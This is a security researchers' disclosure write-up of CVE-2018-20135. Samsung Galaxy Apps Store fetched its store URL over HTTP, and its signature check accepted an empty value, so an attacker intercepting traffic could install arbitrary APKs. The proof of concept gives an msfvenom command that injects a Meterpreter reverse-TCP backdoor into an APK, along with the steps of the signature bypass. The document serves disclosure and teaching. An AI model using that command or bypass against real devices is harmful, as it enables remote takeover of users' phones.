


Authors: André Baptista @0xacb, Luís Maia @0xfad0 and Rolando Martins @rolandomartins.
The update architecture of a mobile operating system is highly important to ensure the use of reliable software, immune to manipulation by hackers.
Due to a bug in Samsung’s Galaxy Apps Store, it was possible for third parties to inject unauthorized code by intercepting the Store’s periodic update requests.
This occurred because the Samsung Galaxy Apps Store used the HTTP protocol for a specific request. When checking for updates, an attacker with control over network traffic (for example, via a man-in-the-middle attack) could modify the load-balancing URL and alter requests to mirrors with domains controlled by the attacker. This allows an attacker to trick the Galaxy Apps Store into using a different domain, preconfigured with a valid SSL certificate and mimicking the original Store API functionality, thereby modifying existing applications on a given device. An attacker could exploit this vulnerability to execute arbitrary code (RCE) on Samsung devices.
1. Methodology
1.1 Apps with Interesting Permissions
Analyzing the ecosystem of all applications on Samsung devices would be a very complex task. Searching for system applications with relevant permissions, such as the ability to install other applications, can help narrow the scope for vulnerability research.
Following this approach, we developed a tool to extract and enumerate all applications that contained interesting permissions, in order to reduce the workload for future static analysis. Using the Androguard tool, we analyzed all applications and created a small subset.
1.2 Relevant Attack Surface
Being able to install apps locally without system permissions would already be an interesting vulnerability. However, we first decided to analyze system applications that are capable of installing other applications, in order to achieve RCE if a vulnerability were found in one of those applications.
To further reduce the attack surface, we assumed that Samsung would use SSL to prevent MITM attacks when downloading APKs, which led us to develop several modules to reduce the number of APKs that needed to be analyzed.
1.2.1 Data Transport Security
To create this subset, we compiled a list of classes and methods commonly used to perform HTTP/HTTPS requests. We extracted all applications that contained classes and methods from this list, which allowed us to further reduce the subset of applications to analyze.
Although this method ignored applications that did not implement SSL or HTTP but still had permissions to install other applications, we assumed that Samsung would use SSL when performing sensitive operations. We also intercepted network traffic in a controlled environment to identify HTTP requests while interacting with these applications.
1.2.2 Application Signature Validation
Many applications use SSL during their normal operations, and the subset obtained using the previous methods was still quite large. To further reduce it, we filtered all classes containing the string “signature.”
1.3 Reverse Engineering
After reviewing the reduced subset, we chose the most obvious application that could contain vulnerabilities related to package installation as the first target of analysis: Samsung Galaxy Apps Store.
To facilitate teamwork and benefit from IDE features, we used JADX to decompile the APK into a Gradle project and imported it into Android Studio. This approach is very useful for analyzing classes, tracking variable usage, and other reverse engineering tasks.
2. Vulnerabilities
2.1 Lack of Secure Data Transport
The Samsung Galaxy Apps Store retrieves a specific URL for each country to be used by the Store. This request occurs periodically, when the application is first launched, or when the MCC (Mobile Country Code) changes. However, this request is made using HTTP instead of HTTPS, which enables a man‑in‑the‑middle (MITM) attack.
In this POST request, the device sends various pieces of information about its state, such as: MCC, MNC, device model and language. In the response, a country‑specific URL is provided for the Store to use from that point forward. This URL itself contains an HTTP URL, although the application will use HTTPS for subsequent requests.



An attacker intercepting traffic on a network can modify the response to this request and provide the victim with a malicious URL to be used by the application. This attacker‑controlled URL can act as a proxy for the original Store API, modifying information on the fly such as: application names, images, permissions and other metadata.
2.2 Signature Validation
At this point, our goal was to achieve remote code execution (RCE) by installing arbitrary applications on the device.We analyzed requests related to application updates and installations and noticed that it was possible to modify the URL of the APK files. However, the XML returned by the original server included a signature parameter. We eventually managed to bypass this validation.
When a user attempts to install or update an application, the Store sends a request to the API to retrieve information about the application. The server returns an XML document containing: permissions, APK file size, APK download URL and signature.
Initially, we modified the download URI to point to an APK we controlled containing a reverse shell. However, the client rejected the installation due to the signature value. Next, we attempted to remove the signature tag from the XML entirely, but the client also returned an error. However, if the signature tag was present but contained an empty value, for example: <value name=”signature”></value>, the signature would be accepted and the modified APK would be successfully installed.
3. PoC
To simplify our PoC, we used mitmproxy to intercept and modify requests. We created a script to automatically modify the vulnerable HTTP response and infect the client with our service:

Once the client is infected and begins using this fake store URL, applications may receive updates and the service can also notify the client that a new update exists for a specific application. When a client attempts to install or update an application, the attacker’s server can modify the download URI with a link to an APK containing a backdoor, which will be installed on the device with elevated permissions. Due to the lack of validation of the signature field (if the tag is present but empty, the device blindly accepts the APK), it is possible to modify and infect APKs on the fly for any application downloaded, without calculating valid signatures. In our PoC: applications requested by clients are downloaded, they are stored temporarily and Backdoors are inserted into the original APK files using Metasploit’s msfvenom tool.
msfvenom -x original.apk -p android/meterpreter/reverse_tcp LHOST=X.X.X.X LPORT=4444 -o backdoor.apk
The service that exploits this vulnerability is illustrated in the following diagram:
4. Conclusion
The Store is a privileged application with installation permissions, which allows an attacker to modify the Android manifest to add additional permissions beyond those displayed to the user in the application interface. As a result, the user would be unaware that the installed application had more permissions than those shown in the installation menu, since the list of permissions can be modified in the server response.
By infecting a device with a fake Store API URL via MITM, inserting backdoors into applications on the fly, and exploiting the signature validation bypass, it was possible to install modified apps and execute arbitrary code (RCE) on devices using the Samsung Galaxy Apps Store.
Affected Versions: Samsung Galaxy Apps < 4.3.01.7
Tested Samsung Devices: A5 2017 (A520), Note 8 (N950F), A8 2018 (A530F), S7 (G930F), XCover 4 (G390F), S8 (G950F), S8 Plus (G955F), J7 2017 (J730F)
Timeline:
- 30/05/2018 – Report submitted via the Samsung Bug Bounty program
- 30/05/2018 – Triaged (Severity: High)
- 27/09/2018 – Fixed(Galaxy Apps Store 4.3.01.7)
- 16/10/2018 – Bounty awarded XXXXX$
- 13/12/2018 – CVE – https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-20135